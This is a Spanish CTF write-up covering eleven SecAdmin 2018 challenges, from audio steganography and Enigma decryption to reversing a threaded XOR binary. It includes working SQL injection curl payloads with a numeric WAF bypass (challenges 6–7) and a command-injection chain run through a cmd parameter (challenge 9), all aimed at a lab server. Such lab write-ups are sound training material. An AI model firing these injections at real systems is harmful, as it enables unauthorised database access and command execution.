

CTF SecAdmin 2018

Write-Up

Nick: oreos
Twitter: @oreos_es

1. Aquellos maravillosos años... (100 puntos)

Enunciado

Tanto si eres nuevo como si eres un "old school", en esta prueba debes de ver más allá de lo que escucharás o dirá ser...

MD5 = 80a1b3135fd2c3ef99783647829234d2
SHA1 = 9b520674e755633fd2ebc6c97f50d533f3cc1a36

Solución

1) Descargamos el fichero adjunto y comprobamos la integridad de la descarga.

```
$ sha1sum final.wav  
9b520674e755633fd2ebc6c97f50d533f3cc1a36
```

2) Tras reproducir el fichero de audio, comprobamos que se trata de una ROM de algún sistema. Probamos a convertir el fichero de audio a TZX, el formato usado para las ROMs de Spectrum. Para ello, hacemos uso de la herramienta MakeTZX (<http://ramsoft.bbk.org.omegahg.com/maketzx.html>).

3) Tras convertir el fichero de audio a TZX, usaremos un emulador para reproducir la ROM. Para ello, usaremos la herramienta online JSSpeccy (<http://jsspeccy.zxdemo.org>).

4) Tras reproducir la ROM, obtenemos la siguiente cadena de texto:

'YFZFUAMYYHWOYHNLUYHINLIMCNCCI'

5) Realizamos fuerza bruta sobre el cifrado ROT usando la herramienta de dcode.fr (<https://www.dcode.fr/rot-cipher>). Obtenemos el siguiente resultado:

'ELFLAGSEENCUENTRAENOTROSITII'


6) Probamos a realizar un strings al fichero de audio.

```
$ strings final.wav  
RIFF  
WAVEfmt  
data  
RIFF  
WAVEfmt  
data
```

7) Observamos que se trata de dos ficheros de audio concatenados. Usaremos la herramienta foremost para extraer ambos ficheros de audio.

```
$ foremost final.wav
```

8) Revisamos el estograma de ambos ficheros de audio, y con el segundo, obtenemos la flag.



secadmin{retrodamesarefun}

2. El ingenio de Turing (100 puntos)

Enunciado

El contenido del flag ha sido cifrado empleando una de las míticas máquinas "Enigma", en concreto, por una de las empleadas por el ejército que permiten emplear el "reflector". En este caso, para el reflector se ha elegido la "D". Para los respectivos rotores, ha sido empleado el código IATA del aeropuerto de Sevilla (España).

Descifra el flag e introduce el en su correspondiente sección para poder puntuar.

secadmin{LVCVGUUCC}

Solución

1) Buscaremos información de aquellas máquinas Enigma que posean el reflector D. Observamos que la máquina Enigma que posee el reflector D empleada por el ejército alemán es la Enigma I (<http://users.telenet.be/d.rijmenants/nl/enigma.htm>).


2) A continuación, buscaremos simuladores de la máquina Enigma que posean el modelo Enigma I. Encontramos un enlace con diferentes simuladores:

<https://meinenigma.com/enigma-simulators/>

3) Observamos que el simulador 'Summerside Makerspace' posee simulación para la máquina Enigma I con reflector D (<https://summersidemakerspace.ca/projects/enigma-machine/>)

4) El siguiente paso será hallar el código IATA del aeropuerto de Sevilla (España). Tras una búsqueda rápida, obtenemos el mismo, 'SVQ'.

5) Configuramos el simulador y obtenemos la flag.



secadmin{CRUZCAMPO}

3. Fácil, sencillo y para toda la familia (100 puntos)

Enunciado

Un divertido reto pensado para que obtengas el texto del flag y puntúes en el CTF para aspirar a ser un guerrero Ninja.

Tendrás que ponerlo de la forma secadmin{texto_encontrado}

MD5 = 84f8e5e0e5a1bba7fc3fb0a479758626

SHA1 = 352d22e9fb3b05f29e7ee4347a277ce5881a0ae9

Solución

1) Accedemos al enlace adjunto y encontramos una página web.

2) Tras insertar un texto aleatorio, obtenemos un mensaje de flag incorrecta. Revisamos el código fuente de la página. Observamos un código javascript ofuscado.

```
<script type="text/javascript">
```

```
    var  
_0x3bed=["\x6F\x6E\x63\x6C\x69\x63\x6B","\x70\x72\x6F\x6D\x70\x74","\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64","\x76\x61\x6C\x75\x65","\x66\x6C\x61\x67","\x5A","\x63\x68\x61\x72\x43\x6F\x64\x65\x41\x74","\x66\x72\x6F\x6D\x43\x68\x61\x72\x43\x6F\x64\x65","\x72\x65\x70\x6C\x61\x63\x65","\x62\x73\x68\x66\x70\x6E\x67\x72\x57\x46","\x43\x6F\x72\x72\x65\x63\x74\x20\x66\x6C\x61\x67\x21","\x49\x6E\x63\x6F\x72\x72\x65\x63\x74\x20\x66\x6C\x61\x67\x21"];document[_0x3bed[2]](_0x3bed[1])[_0x3bed[0]]=  
function(){var _0x1105x1=document[_0x3bed[2]](_0x3bed[4])[_0x3bed[3]];var  
_0x1105x2=_0x1105x1[_0x3bed[8]](/[^-a-zA-Z]/g,function(_0x1105x3){return  
String[_0x3bed[7]](((_0x1105x3<=_0x3bed[5]?90:122)>=(_0x1105x3=  
_0x1105x3[_0x3bed[6]](0)+13)?_0x1105x3:_0x1105x3-26)});if(_0x3bed[9]==  
_0x1105x2){alert(_0x3bed[10])}else {alert(_0x3bed[11])}}
```

```
</script>
```

3) Usaremos una herramienta online para desofuscar el código (<http://ddecode.com/hexdecoder/>) y otra para hacerlo legible (<https://htmlformatter.com>).

4) Observando el código javascript, y haciendo las modificaciones oportunas, obtenemos la flag, 'ofuscateJS'.

SecAdmin CTF 2018

ofuscateJS | [Click to check the flag](#)

Correct flag!

[Cerrar](#)

[Captura de pantalla](#)

secadmin{ofuscatedJS}

4. Dichosas arrobas

Enunciado

Deberás descifrar el contenido del fichero con una clave privada que te damos, pero algún soldado cambió 4 valores de la misma por @@@@ para que si caía en manos ajenas la clave, no le sirviera de nada... pero no sabían que se enfrentaban a los mejores guerreros Ninja que había en la SecAdmin...

MD5 = f78554c061649e6e15571c540923728c
SHA1 = e0094e8626257d5f9f5e72f39e418d975c359c51

Solución

El reto no posee dañada la clave privada, por lo tanto, podremos descifrar el fichero directamente con el siguiente comando:


```
$ openssl rsa -decrypt -in encrypted.txt -out decrypted.txt -inkey privatectf.pem
```

Finalmente, obtenemos la flag.

```
secadminctf{p4rtial_exp0s3d}
```

--

Revisando el reto actualizado, observamos que se trataba de reconstruir partes dañadas de la clave privada, en concreto uno de los números primos.



67:f0:b7:8f publicExponent: 65537 (0x10001) privateExponent: 50:ad:88:a0:11:80:01:4c:bb:ab:72:3e:60:aa: 84:90:ce:a7:3d:68:0e:bc:21:c9:0e:84:68:8c:13: 4f:a6:68:0e:76:3f:d6:6a:8b:02:af:24:08:fb:f6: d1:d9:f7:f7:15:4f:1b:ee:c2:be:8f:bf:a2:c1:3f: ae:0f:96:01 prime1: 00:d1:45:59:ec:d6:28:88:e4:75:87:6c:d2:65:c9: 9d:4a:ac:71:e2:31:79:ec:3f:8a:7a:b9:1f:4f:e4: 1e:44:71 prime2: 00:c2:12:6b:aa:a4:27:8b:d5:4b:89:79:c0:21:98: 36:2c:70:a9:0c:0c:2d:58:83:d6:e1:6a:c0:9f:e4: 8c:bb:ff exponent1: 42:a1:c5:4f:2e:a5:3b:69:1a:ae:e3:0c:5e:d2:82: 1d:9b:87:ab:2f:bb:b5:68:49:ec:67:73:b2:d9:d3: 75:51 exponent2: 23:00:87:82:a3:50:ae:b9:ad:a0:01:e1:71:2d:ae: b7:9d:2a:20:0e:22:2f:90:b7:b4:b8:38:d9:9e:4e: f3:a9 coefficient: 00:c1:7c:c4:02:cf:4c:5b:c3:5c:87:70:56:bc:ef: 27:91:d6:b2:3c:60:c4:e5:83:d8:09:f9:d5:ca:7b: d5:06:b3 -----BEGIN RSA PRIVATE KEY----- MIIBQ0IBAAJBAJ6lnQlHxjzbwdd+BH/1/ZUKmBaBx66sL7mUsGpP2lw9RXidmcU KHECjZ6xxAdng3Wtnu+55ZDJD1PnZ/C3jwIDA0BAK0Yge0BGAUu7q3I-YkqE KM6npWg0vCHJDoRoJBNPmg0dj/WaosCry0I+BR2ff3FU8b7sK+j7+zz+uD5YB A1eA0UVZTNy010R1h2zsZcmdSgx41F570+KerKft+qeRHECIQDCEmuqcpe1JuJ ecAhmDyCKKMDClYg9bhacCf51y//WlgqHFTyel02karuMMxtKChZuqy+7tWhJ 7gdz09nTdVEC1CMh4KjUK6braAB4XErredKiAO1i+0t75402eTv0pA1EawXzE -----END RSA PRIVATE KEY----- MIIB0gIBAAJBAJ6lnQlHxjzbwdd+BH/1/ZUKmBaBx66sL7mUsGpP2lw9RXidmcU +ihxHCWescOHZ4N1rZrq+ew0y0yD52fwt48CAwEAQJAUk21HQAQAFMu6tyPmcq hJD0pz1oDrwHy06EaiwTT62obnV/1mgLAg8kCPv20dn39XPG+7Cv++/os8/rg+W AQIhQEBA00zwKkjkdYdsomxJnUgsceIxewv/inqSH0/KHRxKAIEAwjhjqqqn19VL iXnAZq2LHcpDAvwtIPW4WrAn+5Mu/8C1EKhx8upTpGq7jDF75gh2bqKsvu7Vo Sexnczv203VRa1AjAieCo1cum62gAeFxLa63nSogDiiVvkLe0uBg9nK7zqQIhAMF8 Captura de pantalla

A partir del módulo y del otro número primo correcto (prime2), y teniendo en cuenta la estructura de las claves privadas RSA, se podría reconstruir.

Modulus (N) = Prime1 (p) * Prime2 (q), Prime1 (p) = Modulus (N) / Prime2 (q).

Con todos los datos, construiríamos la clave privada correcta con la siguiente herramienta: https://www.mobilefish.com/services/rsa_key_generation/rsa_key_generation.php

5. El poder del Shinobi

Enunciado

Nunca subestimes el poder un guerrero Ninja y haz caso exacto de todo lo que se muestra en el fichero... y recuerda, nada es complicado...

MD5 = f5edb34d50a3825f0fcfb58135bbe92
SHA1 = 5bce5bf754806483b978514c661d4442be74f603

Solución

- 1) Descagamos el adjunto y lo ejecutamos con wine:

\$ wine secadmin.exe

SecAdmin 2018

Voz en la oscuridad: "Ohh... Veo que si has llegado a SecAdmin es porque has pasado todos tus entrenamientos de ninjutsu pero para poder obtener el tesoro, antes tendras que pasar la siguiente prueba de auto-conocimiento"

Entonces, tras escuchar esa voz, vino lo siguiente a tu cabeza:
Me acuerdo que el sensei David siempre decia...
"Haz exactamente lo que yo diga... y no lo que yo haga"
Espero que sus palabrost me uvalg an panora almgob en reset a prueba...
Por favor, escribe tu nombre

- 2) Tras realizar mucho intentos fallidos, insertamos el texto que indica, 'tu nombre', y obtenemos la flag:

SecAdmin 2018

Voz en la oscuridad: "Ohh... Veo que si has llegado a SecAdmin es porque has pasado todos tus entrenamientos de ninjutsu pero para poder obtener el tesoro, antes tendras que pasar la siguiente prueba de auto-conocimiento"

Entonces, tras escuchar esa voz, vino lo siguiente a tu cabeza:
Me acuerdo que el sensei David siempre decia...
"Haz exactamente lo que yo diga... y no lo que yo haga"
Espero que sus palabrost me uvalg an panora almgob en reset a prueba...
Por favor, escribe tu nombre
tu nombre
Disfruta de tu flag :) = SecAdmin{T0d0_e5_mA5_fac1l_de_l0_que_par3c3}

ENTER para acabar...

6. Los señores de las sombras

Enunciado

Tendrás que elegir tu arma para esta importante batalla y no perderla para poder aspirar a la Katana de SecAdmin... pero el flag se encuentra oculta en algún lugar donde residen los datos de la aplicación web...

Juega online en:

<http://178.62.199.153:8081/login.php>

Recuerda que no es necesario ningún tipo de fuerza bruta.

Solución

- 1) Encontramos un punto de inyección en la plataforma inyectando SQL en el parámetro 'arma' a través de curl:

```
$ curl http://178.62.199.153:8081/register.php -d  
"username=user&password=pass&arma=%27 or %271%27=%271"
```

- 2) Accediendo con el usuario 'user' y clave 'pass' podemos observar la inyección SQL.
- 3) El siguiente paso será listar las tablas, identificar la tabla que contiene la flag, averiguar su base de datos y extraer la flag. Para ello, se emplean las siguientes consultas:

```
$ curl http://178.62.199.153:8081/register.php -d  
"username=user&password=pass&arma=%27 or 1=1 UNION SELECT table_name FROM  
information_schema%2etables UNION SELECT %271"
```

```
$ curl http://178.62.199.153:8081/register.php -d  
"username=user&password=pass&arma=%27 or 1=1 UNION SELECT table_schema  
FROM information_schema%2etables UNION SELECT %271"
```

```
$ curl http://178.62.199.153:8081/register.php -d  
"username=user&password=pass&arma=%27 or 1=1 UNION SELECT column_name  
FROM information_schema%2ecolumns WHERE table_name=%27flag%27 UNION  
SELECT %271"
```

```
$ curl http://178.62.199.153:8081/register.php -d  
"username=user&password=pass&arma=%27 or 1=1 UNION SELECT flag FROM  
D4t0s_ocult0s%2eflag UNION SELECT %271"
```

- 4) Obtenemos la flag: secadmin{Mysql_1nj3ct10n_1s_3aSy}

7. Los señores de las sombras Reloaded

Enunciado

Si te gustó el reto anterior, juega online la segunda parte "Reloaded" en:

<http://178.62.199.153:8082/login.php>

Recuerda que no es necesario ningún tipo de fuerza bruta y que el flag se encuentra donde residen los datos de la aplicación...

Solución

1) Encontramos el mismo punto de inyección anterior, pero en este caso, hay un WAF que solo muestra caracteres numéricos. Emplearemos el siguiente método para obtener las tablas:

```
$ curl http://178.62.199.153:8082/register.php -d  
"username=user&password=pass&arma=%27 or %271%27=%271"
```

Usaremos las funciones CONV(HEX(table_name),16,2) para extraer los nombres de las tables en binario, además del nombre de la columna.

Un ejemplo de inyección sería:

```
curl http://178.62.199.153:8082/register.php -d  
"username=user&password=pass&arma=%27 or 1=1 UNION SELECT  
conv(hex(table_name),16,2) FROM information_schema%2etables where  
table_name=%27flag%27 UNION SELECT %271"
```

Para el esquema y la flag, calcularemos el tamaño con la función LEN() de MySQL y posteriormente extraeremos los caracteres ASCII del esquema, 'D4t0s_D0nd3_no_d3b3_m1r4r', y posteriormente la flag. Este proceso, se automatizó mediante dos scripts bash:

```
DATA="username=user&password=pass&arma=%27 or 1=1"  
for i in $(seq 1 5 15); do  
    DATA="${DATA}UNION SELECT conv(hex(substr(table_schema,$i),5)),16,2)  
    FROM information_schema%2etables where table_name=%27flag%27"  
done  
DATA="${DATA}UNION SELECT %271"  
echo curl http://178.62.199.153:8082/register.php -d "\"${DATA}\""  
  
DATA="username=user&password=pass&arma=%27 or 1=1"  
for i in $(seq 1 5 10); do  
    DATA="${DATA}UNION SELECT conv(hex(substr(flag,$i),5)),16,2) FROM  
    D4t0s_D0nd3_no_d3b3_m1r4r%2eflag"  
done  
DATA="${DATA}UNION SELECT %271"  
echo curl http://178.62.199.153:8082/register.php -d "\"${DATA}\""
```

Un ejemplo de consulta sería:

```
curl http://178.62.199.153:8082/register.php -d "username=d&password=c&arma=%27 or  
1=1 UNION SELECT conv(hex(substr(flag,41,5)),16,2) FROM  
D4t0s_D0nd3_no_d3b3_m1r4r%2eflag UNION SELECT conv(hex(substr(flag,46,5)),16,2)  
FROM D4t0s_D0nd3_no_d3b3_m1r4r%2eflag UNION SELECT %271"
```

- 5) Obtenemos la flag: secadmin{Mysql_1nj3cti0n_c0uld_b3_0nly_numb3rs}

8. El Ninja contrareloj

Enunciado

Los Ninjas eran guerreros japoneses cuyo estilo de lucha y estrategias difieren mucho de sus contemporáneos, los honorables Samuráis. Expertos en disfraces, venenos, escondites, saltos y otras artimañas, su estilo de vida se basaba en el mercenariado.

Las tareas más comprometidas e ingratis eran ejecutadas por los Ninjas o Shinobi: espionaje, asesinatos, revueltas y cualquier acción que nadie llevaría a cabo a cara descubierta era aquella en la que el Ninja se erigía como el mayor experto. Su sigilo y silencio les hacía ser muy temidos ya que nunca se les veía aparecer...

Deberás de obtener el flag y recuerda que el tiempo es tu aliado en esta prueba...

MD5 = 5dcbd0a1de7a62cf185926506553fd93
SHA1 = eef537c2490d485525f41bb59725d35884df7f83

Solución

- 1) Abrimos el fichero binario con IDA, y observamos tres funciones que se están lanzando en diferentes hilos: tr1, tr2 y timer.
- 2) Mediante X-Rays, se obtiene el código fuente del programa. Se observa que se realizan operaciones XOR. Al final del programa, la cadena de entrada es comparada con una cadena estática. Para poder obtener la flag, deberemos introducir la cadena que se compara.
- 3) Se ha desarrollado el siguiente código que obtiene la flag:

```
#include <stdio.h>
#include <string.h>
#include <pthread.h>
#include <unistd.h>

char t[] =
{0x74,0x5a,0x1b,0x67,0xde,0x34,0xf6,0x34,0x67,0x5a,0x8b,0x74,0x5a,0x1b,0x67,0xde,
0x34,0xf6,0x34,0x67,0x5a,0x8b,0x31,0x3b,0x36,0x30,0x2c,0x03,0x3f,0x66,0x24,0x08,0
x66,0x24,0x08,0x39,0x67,0x23,0x08,0x24,0x36,0x39,0x64,0x2a};
char msg[] =
{0x91,0x87,0xee,0xec,0x2c,0x25,0x21,0x0e,0x1b,0xa5,0xc0,0x9c,0x2e,0x42,0xfd,0xbf,0
x93,0x96,0xc1,0xce,0xc6,0xdf};
char j[128];

int tiempo = 0;

void *timer(void *a1)
{
    while ( 1 )
    {
```

```

usleep(100000u);
++tiempo;
}
}

void *tr1(void *a1)
{
char v1; // bl
int i; // [rsp+1Ch] [rbp-14h]

for ( i = 0; i < strlen(msg); ++i )
{
v1 = msg[i];
j[i] = v1 ^ strlen(msg);
usleep(20000u);
}
return OLL;
}

void *tr2(void *a1)
{
int i; // [rsp+1Ch] [rbp-14h]

for ( i = 0; i < strlen(msg); ++i )
{
usleep(40000u);
j[i] ^= t[2 * tiempo] ^ 0x80;
}
return OLL;
}

int main()
{
pthread_t v4; // [rsp+18h] [rbp-18h]
pthread_t v5; // [rsp+20h] [rbp-10h]
pthread_t newthread; // [rsp+28h] [rbp-8h]

pthread_create(&newthread, OLL, (void *(*)(void *))timer, OLL);
pthread_create(&v5, OLL, (void *(*)(void *))tr1, OLL);
pthread_create(&v4, OLL, (void *(*)(void *))tr2, OLL);
usleep(1300000u);

printf("j=%s\n", j);
return 0;
}

```

Tras ejecutarlo, obtenemos la flag: secadmin{T1m3_1s_g0ld}

9. El séptimo ninja

Enunciado

El Séptimo Ninja tenía encomendado proteger un valioso fichero que guardaba celosamente el flag para superar la prueba en su recóndita cueva...

Juega online en:

<http://178.62.199.153:2018/>

Recuerda que la Fuerza Bruta no es necesaria para completar esta prueba

Solución

- 1) Ejecutamos el comando 'ls' y observamos un fichero 'flag.txt'.
- 2) Al disponer del comando 'sh', trataremos de generar un script que nos permita leer el fichero 'flag.txt'. Para ello, generaremos un fichero 'cat'.

curl <http://178.62.199.153:2018/?cmd=ls>cat>"

- 3) El siguiente paso, será listar los ficheros, en una sola línea, y almacenarlo en un nuevo fichero, de forma que su contenido sea 'cat flag.txt'.

curl <http://178.62.199.153:2018/?cmd=ls%20-x>z>"

- 4) Por ultimo, ejecutamos el fichero 'z' con el comando 'sh', y obtenemos la flag.

curl <http://178.62.199.153:2018/?cmd=sh%20z>"

secadmin{comm4nd_inject10n}

10.Photo_Extract_Ninja_Level

Enunciado

Al parecer ha aparecido una imagen que alguien ha utilizado para realizar una extracción de datos... pero... los Samuráis no están seguros de poder extraer la información...


¿Podrás Ayudarles?

Hint: El color morado del segundo pizel de la segunda linea me suena de algo.

MD5 = 39f4976600ce16429e99185517ecfcae
SHA1 = 8357dabd26c8d3ffa1c8b91b01389723171a297c


Solución

- 1) Descargamos la imagen, y la abrimos con la herramienta stegsolve.
- 2) Tras probar diferentes combinaciones, encontramos una que parece obtener información de un fichero PNG.



- 3) Guardamos como fichero bin y utilizamos la herramienta foremost para obtener la imagen del fichero binario.

4) Abrimos la imagen y obtenemos la flag.



secadmin{extr4ct_p1x3ls_3asy}

11. El guerrero Ninja 2.0

Enunciado

No todos los Ninjas corrían la misma suerte que sus antecesores, eran nuevos tiempos, la tecnología empezaba a pasar a un primer plano dejando el arte y la destreza de aquellos antiguos Ninjas en manos del mafias Japonesas, mafias que con un servicio online podían descifrar y comprobar los mensajes que estaban recibiendo en una nueva aplicación desde diferentes puntos del planeta.

Mr. Z, agente secreto del Ciber Centro Nefasto del Conjunto Expertos Reporteros Titulados y amante de la cultura Ninja encontró un valor...

"7c0e8d15b6fa97e3fdf330dbdb965b971c4bdf4e89807b15dfb5cf191cf615d1".

Tras una exhaustiva investigación, Mr Z descubrió dónde tenían su servicio online y pudo obtener las rutas correctas con los parámetros necesarios para poder comprobar y validar los códigos cifrados:

```
curl http://178.62.199.153:5000/echo?message=7c0e8d15b6fa97e3fdf330dbdb965b971c4  
bdf4e89807b15dfb5cf191cf615d1  
curl http://178.62.199.153:5000/check?message=7c0e8d15b6fa97e3fdf330dbdb965b971c4  
bdf4e89807b15dfb5cf191cf615d1
```

Cuando esa misma investigación iba avanzando encontró otra ruta que le permitía cifrar cualquier texto:

```
curl http://178.62.199.153:5000/cipher?plain=User%3Dsecadmin%26Pass%3Dhackthekey
```

Sin embargo, no era suficiente para poder entrar en el panel de control y tener acceso a todas las comunicaciones, necesitaba conocer la clave secreta de cifrado empleada por todos los usuarios "NSA", "FBI", "MI6", "CNI", "FB", "KGB" que les habían revelado sus confidentes.

Aquel que sea capaz de encontrar dicha clave de cifrado empleada (sólo hay una para todos, piensa lo que puede ser) puntuará ésta prueba en el CTF para conseguir los puntos que le llevaran a ser un verdadero Ninja!

Al introducir el flag, hazlo de la forma secadmin{clave_de_cifrado_de.todos.los.usuarios}

Solución

